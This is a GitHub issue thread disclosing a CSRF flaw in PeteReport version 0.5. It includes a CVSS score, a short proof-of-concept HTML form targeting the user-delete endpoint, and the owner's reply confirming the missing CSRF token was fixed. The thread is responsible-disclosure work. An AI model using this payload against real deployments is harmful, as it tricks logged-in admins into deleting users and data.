Security Issue - CSRF (Delete user,product,etc) #34

Closed **alestorm980** opened this issue on Feb 7 · 2 comments

Labels bug

alestorm980 commented on Feb 7

Hi I am a security researcher at Fluid Attacks, our security team found a security issue inside PeteReport version 0.5.

Attached below are the links to our responsible disclosure policy.

- https://fluidattacks.com/advisories/policy

Bug description

PeteReport **Version 0.5** contains a Cross Site Request Forgery (CSRF) vulnerability allowing an attacker to trick users into deleting users, products, reports and findings in the application.

CVSSv3 Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

CVSSv3 Base Score:

4.3

Steps to reproduce


1. Create a malicious html file with the following content.


```
<html>
  <body>
```

```
  <script>history.pushState('', '', '/')</script>
    <!--Change ID -->
    <form action="https://127.0.0.1/configuration/user/delete/:id">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

2. If an authenticated admin visits the malicious url, the user with the correspond id will be deleted

Screenshots and files





System Information

- Version: PeteReport Version 0.5.
- Operating System: Docker.
- Web Server: nginx.

1modm added the bug label on Feb 8

1modm commented on Feb 8 — Owner

@alestorm980 Thank you for bring this to me, I missed the csrf token in the delete endpoints. Take a look into the last commit and let me know if do you find more issues.

Muchas gracias :)

1modm closed this as completed on Feb 8

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alestorm980 commented on Feb 8 — Author

Hi **@1modm**, thanks for your fast response!

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants